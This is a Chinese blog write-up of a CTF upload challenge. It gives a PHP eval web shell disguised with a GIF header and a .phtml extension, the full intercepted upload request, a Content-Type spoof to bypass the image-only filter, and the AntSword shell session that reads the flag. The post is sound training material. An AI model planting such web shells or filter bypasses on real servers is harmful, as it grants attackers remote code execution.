

# BUUCTF刷题记录 Upload

原创

[m0\\_46576074](#)



于 2020-05-19 10:41:40 发布



342



收藏


版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/m0\\_46576074/article/details/106208436](https://blog.csdn.net/m0_46576074/article/details/106208436)

版权

## [极客大挑战 2019]Upload

[进入页面](#)



选择phtml的文件上传 上传木马 木马内容为

```
GIF89a
<script language="php">eval($_POST['flag']);</script>
```

在上传文件的时候用burp suite抓包

Request to http://11990597-cb68-43a4-b37b-0afc623745e9.node3.buuoj.cn:80 [111.73.46.229]

Forward Drop Intercept is on Action

Raw Params Headers Hex


```
1 POST /upload_file.php HTTP/1.1
2 Host: 11990597-cb68-43a4-b37b-0afc623745e9.node3.buuoj.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----39738194276290777471425910966
8 Content-Length: 411
9 Origin: http://11990597-cb68-43a4-b37b-0afc623745e9.node3.buuoj.cn
10 Connection: close
11 Referer: http://11990597-cb68-43a4-b37b-0afc623745e9.node3.buuoj.cn/
12 Upgrade-Insecure-Requests: 1
13
14 -----39738194276290777471425910966
15 Content-Disposition: form-data; name="file"; filename="mm.phtml"
16 Content-Type: application/octet-stream
17
18 GIF89a
19 <script language="php">eval($ POST['flag']);</script>
20 -----39738194276290777471425910966
21 Content-Disposition: form-data; name="submit"
22
23 狠狠氩
24 -----39738194276290777471425910966--
25
```

[https://blog.csdn.net/m0\\_46576074](https://blog.csdn.net/m0_46576074)

因为只允许图片上传 所以

Content-Type: image/jpeg

然后放行



然后蚁剑连接

地址

<http://11990597-cb68-43a4-b37b-0afc623745e9.node3.buuoj.cn/upload/mm.phtml>

密码（木马里面自己编写的）

编辑数据 (http://11990597-cb68-43a4-b37b-0afc623745e9.node3.buuoj....)

保存 清空 测试连接

**基础配置**

URL地址 \*

连接密码 \*

网站备注

编码设置

连接类型

编码器

default (不推荐)

random (不推荐)

base64

**请求信息**

**其他设置**

[https://blog.csdn.net/m0\\_46576074](https://blog.csdn.net/m0_46576074)

右击 点击虚拟终端

URL地址	IP地址	物
http://11990597-cb68-43a4-b37b-	111.73.46.229	江西



[https://blog.csdn.net/m0\\_46576074](https://blog.csdn.net/m0_46576074)

命令 cat /flag 得flag

```
(*) 基础信息
当前路径: /var/www/html/upload
磁盘列表: /
系统信息: Linux 8b2eb272a949 4.15.0-99-generic #100-Ubuntu SMP Wed Apr 22 20:32:56 UTC 2020 x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html/upload) $ cat /flag
flag{21fa51b4-415a-4a90-b9e1-9d858d95db7f}
(www-data:/var/www/html/upload) $
```

[https://blog.csdn.net/m0\\_46576074](https://blog.csdn.net/m0_46576074)